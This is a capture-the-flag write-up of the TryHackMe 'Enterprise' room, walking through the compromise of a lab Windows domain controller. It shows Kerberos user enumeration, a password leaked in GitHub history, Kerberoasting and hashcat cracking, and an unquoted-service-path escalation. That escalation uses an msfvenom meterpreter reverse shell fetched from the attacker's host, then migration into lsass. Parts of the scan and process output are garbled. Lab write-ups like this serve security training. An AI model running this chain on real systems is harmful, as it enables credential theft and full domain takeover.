

# Enterprise


## Enterprise

<https://tryhackme.com/room/enterprise>


### kerberos


```
rustscan -a 10.10.62.229 -- -Pn -sC -sV -A | tee scan.txt
```

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack	Simple DNS Plus
80/tcp	open	http	syn-ack	Microsoft IIS httpd 10.0
http-methods:				
Supported Methods: OPTIONS TRACE GET HEAD POST				
Potentially risky methods: TRACE				
_ http-server-header: Microsoft-IIS/10.0				
_ http-title: Site doesn't have a title (text/html).				
88/tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos (server time: 2024-01-26 18:15:59Z)
135/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	syn-ack	
464/tcp	open	kpasswd5?	syn-ack	
593/tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	syn-ack	
3268/tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	syn-ack	
3389/tcp	open	ms-wbt-server	syn-ack	Microsoft Terminal Services
_ ssl-date: 2024-01-26T18:17:04+00:00; -1s from scanner time.				
_ ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM				
_ Issuer: commonName=LAB-DC.LAB.ENTERPRISE.THM				
_ Public Key type: rsa				
_ Public Key bits: 2048				
_ Signature Algorithm: sha256WithRSAEncryption				
_ Not valid before: 2024-01-25T18:10:21				
_ Not valid after: 2024-07-26T18:10:21				
_ MD5: 6ad85b20df5ebef6cb86cc0dae6ee073				
_ SHA-1: c02887faea25ae0505a320c91e24033f8253f09a				
_ -----BEGIN CERTIFICATE-----				
_ MIIC9jCCAd6gAwIBAgIQGcPFPSJJLaLP2WRFWkgCqzANBgkqhkiG9w0BAQsFADAK				
_ MS1wIAYDVQQDExLMQUitREMuTEFCLKVOVEVSUUFJJU0uUuVhNMB4XD01MDDEyNTE4				
_ xqJnfyBBYQsK/bBeDx2kCWUQbnUQ7+8FI6rORM+05cd4Hjcj5FozaL0oW1QNNUNy				
_ KdyYWvzuYJcM2d7ar5mr0LTjt2Fo44+Yehd4G1J3Q5ocM6Au+ikRD31W				
_ -----END CERTIFICATE-----				
_ rdp-ntlm-info:				
_ Target_Name: LAB-ENTERPRISE				
_ NetBIOS_Domain_Name: LAB-ENTERPRISE				
_ NetBIOS_Computer_Name: LAB-DC				
_ DNS_Domain_Name: LAB.ENTERPRISE.THM				
_ DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM				
_ DNS_Tree_Name: ENTERPRISE.THM				
_ Product_Version: 10.0.17763				
_ System_Time: 2024-01-26T18:16:56+00:00				
5357/tcp	open	http	syn-ack	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ http-server-header: Microsoft-HTTPAPI/2.0				
_ http-title: Service Unavailable				
5985/tcp	open	http	syn-ack	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ http-server-header: Microsoft-HTTPAPI/2.0				
_ http-title: Not Found				
7990/tcp	open	http	syn-ack	Microsoft IIS httpd 10.0
_ http-server-header: Microsoft-IIS/10.0				
_ http-methods:				
_ Supported Methods: OPTIONS TRACE GET HEAD POST				
_ Potentially risky methods: TRACE				
_ http-title: Log in to continue - Log in with Atlassian account				
9389/tcp	open	mc-nmf	syn-ack	.NET Message Framing
47001/tcp	open	http	syn-ack	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ http-title: Not Found				
_ http-server-header: Microsoft-HTTPAPI/2.0				
49664/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49671/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49674/tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP 1.0
49675/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
49678/tcp	open	msrpc	syn-ack	Microsoft Windows RPC



working http





## 404 Not Found

- Code: NoSuchKey
- Message: The specified key does not exist.
- Key: index.html
- RequestId: 31WK99FS89KA04NX
- HostId: ZCZehWiDXsWB2AgPfa57LzMkbtVfkwwHbBJrtLwEwxjVZkC+Hk1CRM8Pq3493ah3fFwX9LB7JhA=

### An Error Occurred While Attempting to Retrieve a Custom Error Document

- Code: NoSuchKey
- Message: The specified key does not exist.
- Key: error.html

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
go build
```

## bruteforse

```
./kerbrute userenum /home/kali/THM/Enterprise/users.txt -d LAB.ENTERPRISE.THM --dc
10.10.184.177 > users.txt
```

```
(kali㉿kali)-[~/kerbrute]
$ ./kerbrute userenum /home/kali/THM/Enterprise/users.txt -d LAB.ENTERPRISE.THM --dc 10.10.184.177 > users.txt
[+] Done! Tested 10164 usernames (1 valid) in 137.230 seconds

(kali㉿kali)-[~/kerbrute]
$ cat users.txt
cat: users.txt: No such file or directory

(kali㉿kali)-[~/THM/Enterprise]
$ cat users.txt
cat: users.txt: No such file or directory


Version: dev (n/a) - 01/27/24 - Ronnie Flathers @ropnop

2024/01/27 10:10:24 > Using KDC(s):
2024/01/27 10:10:24 > 10.10.184.177:88

2024/01/27 10:12:00 > [+] VALID USERNAME:      nik@LAB.ENTERPRISE.THM
2024/01/27 10:12:41 > Done! Tested 10164 usernames (1 valid) in 137.230 seconds
```

**nik@LAB.ENTERPRISE.THM**

## Checking github



Go thorough I found script, and if check history: there is a password

Nik-enterprise-dev / mgmtScript.ps1 (Public)

Code Issues Pull requests Actions Projects Security Insights

Files

main

Go to file

SystemInfo.ps1

mgmtScript.ps1 / SystemInfo.ps1

Nik-enterprise-dev Updated things

Code Blame 7 lines (7 loc) · 367 Bytes

```
1 Import-Module ActiveDirectory
2 $UserName = ''
3 $UserPassword = ''
4 $SpnCreds = ConvertTo-SecureString $UserPassword -AsPlainText -Force
5 $Computers = New-Object -TypeName "System.Collections.ArrayList"
6 $Computer = $(Get-ADComputer -Filter '*' | Select-Object Name)
7 for ($index = -1; $index -lt $Computer.Count; $index++) { Invoke-Command -ComputerName $index ($systemInfo) }
```

Updated things

I accidentally added something

main

Nik-enterprise-dev committed on Mar 13, 2021 (Verified)

Showing 1 changed file with 2 additions and 2 deletions.

Whitespace Ignore whitespace Split Unified

SystemInfo.ps1

```
1 1 Import-Module ActiveDirectory
2 - $UserName = 'nik'
3 - $UserPassword = 'ToastyBoi!'
4 + $UserName = ''
5 + $UserPassword = ''
6 4 $SpnCreds = ConvertTo-SecureString $UserPassword -AsPlainText -Force
7 5 $Computers = New-Object -TypeName "System.Collections.ArrayList"
8 6 $Computer = $(Get-ADComputer -Filter '*' | Select-Object Name)
```

0 comments on commit c3c239d

Please [sign in](#) to comment.

steal krbtgt ticket:

```
python3 GetUserSPNs.py LAB.ENTERPRISE.THM/nik:ToastyBoi! -request
```

```
(kali@kali) ~/.local/bin
$ python3 GetUserSPNs.py LAB.ENTERPRISE.THM/nik:ToastyBoi! -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/LAB-DC	bitbucket	CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM	2021-03-11 20:20:01.333272	2021-04-26 11:16:41.570158	

```
[*] CCache file is not found. Skipping ...
$krb5tgt$23$bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket$7228c9128641208addb57002dd5856b03ce6bb711b3f5a2c9474231acc1e5ad8aa306c513b9d39cb783a9f2ee5e998ac1c7cdd3b0f3d371e32
2fccb384d94185f4b1e9d9f63d2135f2f3cb25089a3a396cb8519d9f46d47ed553d5860fc50efd12cb20bca85d40e542aab2342e23b8cefb54e5e59ee316b1e2ffda480e22ce0c232d9e56c57e5a57919170ce8a2507f3914d7b6f4f3c4
a903e49c5ef9cb410eb5b479cb392f2ed0da0709c914cfe78e35e2681a10299fcd0f56f527b61af9b4c628867bc12f8a064b4e98baef2060cab48eba75a5cb7234400214d3deb2ee222f69006a5e7c83481f0ec2c6d757e900b5968783b
8753956b8f8d1b68c263a883745beeb3a44e6f8f511f466fbd5b5849083eeada9252e8d771f9a411e79a2f9c71d8ecb3f8ba748a89e361639b36048c00ecfadb3aa341af6a26222e0aak293703a7cha9567a838cd48f5dc41a1ef4c85
d4c96301b1e5cb7f0209ae267282502a1e8400d21c76945db35505b62951c115c7a8e3ec7010e11761b068863f89b32ceb9926396cfdc18115302de6ef18c3b7285a3f481ec11a04d5825222be2d87d816651db3209dc48a0353596efc
d9553a9ecb6276641f3d0ee78e0a40fec949967d8f90543685ca55700cc6a6ec09da142bc94f09d869b2abff4b4fbb85f8ea1035b75d934fc343c6fef66c9a3dec331b195d285f3c65121f56175842ebf094f790df41c9ff951efe8ca8e2
1deb3848e19d66da68435a8b10d411bbaf08563b2a2b033d9f295f5c06e7ced6fa383ceb005055d9118865db64dd11ef0bf2a8a50a16df1c620ec85bd6a96c714a51739d94a98b99270280459df5f1dc437fe9c8a2d2428fb9fb3cb84d
da99e92f16bebac8d7cb7c7433f5cae4146595b113ecacbd0d2c086eb537cd64bae78f47d1c67dea5bfcec1b1a63c1251dd30de653998098c9f00b03b1867fa345b41fb2e9ccdea76a7f22dde3287efdac6b9b9217f955165eabf77c49ad
e1a2856134c31a953d13266105af31914d5921de49909ea0149681c3a6123e4e9b31df99c72c139d930eb3fc0262363971bf034120af180c49f6ad81e7e45d2f9b8a3ee31df6c2eafa431e483f0f00692369d90feb34ec79e4e4699818ef
3d3728b7406892e55f036abb89698fe822de48a4c9e7f0f9352e6d90e939f31b48bf341869e6f389372eb997b7a113997450b43865282d49605bb353094d47bba58999fed5800cf85fc7e2adbafdc1fc60da7a2c4a6296670eab9c69a477
b4622af912863ea2091e3314f2e13a3d5b47a98f0ed49f77006587fbb3f7f7c0d9ab1327ec6586473812844bbf57ef87fa600c2f87ca5e68166e90e9ab3a60ef46d90dd2efe8
```

cracking hash

```
hashcat -m 13100 hash.txt /home/kali/Desktop/rockyou.txt
```

12700	Blockchain, My Wallet	\$blockchain\$288\$5420055827231730710
12800	MS-AzureSync PBKDF2-HMAC-SHA256	v1;PPH1_MD4,84840328224366186645,1
12900	Android FDE (Samsung DEK)	384218541184126257684081604771123
13000	RAR5	\$rar5\$16\$7457556751880762226558232
13100	Kerberos 5, etype 23, TGS-REP	\$krb5tgs\$23\$*user\$realm\$test/spn*\$633
13200	AxCrypt 1	\$saxcrypt\$*1*10000*aaf4a5b4a7185551f6
13300	AxCrypt 1 in-memory SHA1 <sup>13</sup>	\$saxcrypt_sha1\$b89eaac7e61417341b710

```


keyspace... 14344385
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$7228c9128641208adddbd57002dd5856$b03ce6bb711b3f5a2c9474231acc1e5ad8aa306c513b9d39cb783a9f2ee5e998ac1c7cdd3b0f3d371e32
2fccb384d94185f4b1e9d9f63d2135fe2f3cb25d89a3a396cb8519d9f46d4ed553d5860fc50efd12cb206ca85d40e542aab2342e23b8cefb54e5e59ee316b1e2ffda480e22ce0c232d9e56c5f7e5a57919170ce8a2507f3914d7b6f4f3c4
a9d3e49c5ef9cb410ab5b4179cb3926f2ed0da0709c914cf78e35e2681a10299fcc0f56f527b61af9b4c628867bc12faa064b4e96b4ef2060cab48eba75acb7234400214d3deb2ee222f69006a5e7c83481f0ec2c6d757e9802b5968783b
8753956b8f8d1b68c263e083745b6eb3a4466f8f511f466fbd5b58d90e3eeada9252e8d771f19a411e79a2f9c71d8ecbc3fb8a748a89e361639b36048c08ecffad63aa341af6a626222e0ae4293703a7cba9567a838cd48f5dc41a1ef4c85
d4c9630b1e5ceb7f0209a2e728c2902a1e8400d2176945db3505b62951c115c7a8e3ec7010e11761b065863f89b32ceb992639c6fcd18115302de6ef18c3b7285a3f481ec11e04d5825222be2d87d816651db3209dc48a0335966efc
d953a9ecb6276641f3d0ee78e8a40fc949957d8f90543685c355700c6a6ec09d142bc94f9d869b2abff4b4fbb85f8ea1035b75d93afc343c6f66e9a3dec0331b195d285f3c65121f56175842ebf094f790df41c9ff951afe8ca8e2
1deb3848e19d66da68435abb10d411bba08563b2a2b033d9f295f5c06e7cedf6a383ceb00505d9118865db64dd11ef0bef2a8a50a16df1c620ec85bd6a96c71a51739d4a988b99270280459df5f1dc437fe9c8a2d74d28fb9fb3cb84d
da99e92f16bebac8d7cb7c7433f5cae146595b113ecaeb0dd2c086eb537cddb4bae78f47d1c67dea5bfcce1b1a63c1251dd30de6539998098c9f00b03b1867fa345b41fb2e9ccdea76a7f22dde3287efdacb69b9217f955165eabf77ca9ad
e1a2856134c31a953d13266105af31914d5921de49909ea0149681c3a6123e4e9b31df99c72c139d930eb3fc0262363971bf034120af180c49f6ad81e7e45d2f9b8a3ee31df6c2eaf431e483f0f00692369d90feb34ec79e4e4699818ef
3d3728b7406892e5f036abb89698fe822de48a4c9e7f0f9352e6d90e939f31b48bf341869e6f389372eb997b7a113997450b43865282d49605bb353094d247bba58999fed5800cf85fc7e2adbafdc1fc60da7a2c4a6296670eab9c69a477
b4b22af912863ea2091e3314f2e13a3d5b47a98f0ed49f77006587fbbf3f7f7c0d9ab1327ec6586473812844bbf57ef87fa600c2f87ca5e68166e90e9ab3a60ef46d90dd2efe8:littleredbucket

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTER... d2efe8
Time.Started.....: Sat Jan 27 10:37:22 2024 (2 secs)
Time.Estimated...: Sat Jan 27 10:37:24 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 860.4 kH/s (1.37ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1572864/14344385 (10.97%)
Rejected.....: 0/1572864 (0.00%)
Restore.Point...: 1569792/14344385 (10.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator

```

## connect RDP

```
xfreerdp /v:10.10.184.177 /u:nik /p:littleredbucket /dynamic-resolution
```



download powerup

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

```
wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1
```

```
Import-Module .\powerup.ps1
```

```
..\.powerup.ps1
```

```
Invoke-AllChecks
```

```

PS C:\Users\bitbucket> wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1
PS C:\Users\bitbucket> Import-Module .\powerup.ps1
PS C:\Users\bitbucket> dir

```



```
PS C:\Users\bitbucket> Invoke-AllChecks
```

```
ServiceName : zerotieroneservice
Path         : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart  : True
Name        : zerotieroneservice
Check       : Unquoted Service Paths
```

```
ServiceName : zerotieroneservice
Path         : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart  : True
Name        : zerotieroneservice
Check       : Unquoted Service Paths
```

This is "SPACES" vulnerability. For example:

if I have write permissions in **Zero Tier One** directory: I can create my file and run it with system permissions

```
PS C:\Users\bitbucket> Invoke-AllChecks
```

```
ServiceName : zerotieroneservice
Path         : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart  : True
```

## priv escalation

create malicious file and download to target machine, in Zero Tier directory

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.88.130 LPORT=1234 -f exe -o Zero.exe
```

```
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> cd ..
PS C:\Program Files (x86)\Zero Tier> wget http://10.18.88.130:8000/Zero.exe -o Zero.exe
PS C:\Program Files (x86)\Zero Tier> dir
```

Directory: C:\Program Files (x86)\Zero Tier

Mode	LastWriteTime	Length	Name
d----	3/14/2021 6:08 PM		Zero Tier One
-a----	1/27/2024 8:08 AM	73802	Zero.exe

```
PS C:\Program Files (x86)\Zero Tier>
```

## msfconsole

```
msf6 exploit(multi/handler) > set LHOST 10.18.88.130
```

```
LHOST => 10.18.88.130
```

```
msf6 exploit(multi/handler) > set LPORT 1234
```

```
LPORT => 1234
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

stop and start service

```
Directory: C:\Program Files (x86)\Zero Tier

Mode                LastWriteTime         Length Name
----                -
d-----          3/14/2021   6:08 PM             Zero Tier One
-a-----          1/27/2024   8:08 AM          73802 Zero.exe

PS C:\Program Files (x86)\Zero Tier> Stop-Service -name zerotieroneservice
PS C:\Program Files (x86)\Zero Tier> Start-Service -name zerotieroneservice

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

But it looks like some protection

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > -- [27/Jan/2024 11:08:17] "GET /Zero.exe HTTP/1.1" 200 -
[*] 10.10.184.177 - Meterpreter session 2 closed. Reason: Died!
```

Quick check for lsass process:

ps

```
4      0      System
68     4      RegistryM/Enterprise
108    776    csrssvchost.exe
412    4      smss.exe
528    5000   dwm.exeHM/Enterprise
564    704    serdwm.exe
572    564    csrss.exe
640    632    csrss.exe/Enterprise
660    564    wininit.exe
[704] 632    winlogon.exe
740    892    ssswrddpclip.exe
776    660    services.exe
792    660    lsass.exe/Enterprise
800    776    svchost.exe
[892] 776    svchost.exe:
972    776    svchost.exe
1012   776    svchost.exeenterprise
1044   776    svchost.exe
1052   776    svchost.exe
1060   776    svchost.exeenterprise
1068   776    svchost.exeer 8000
1084   1652   GoogleCrashHandler.exehttp://0.
1148   776    svchost.exeen/2024-10:48:31] "G
1176   4640    conhost.exe
```

DC compromised

```
migrate 792
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.18.88.130:1234
[*] Sending stage (175686 bytes) to 10.10.184.177
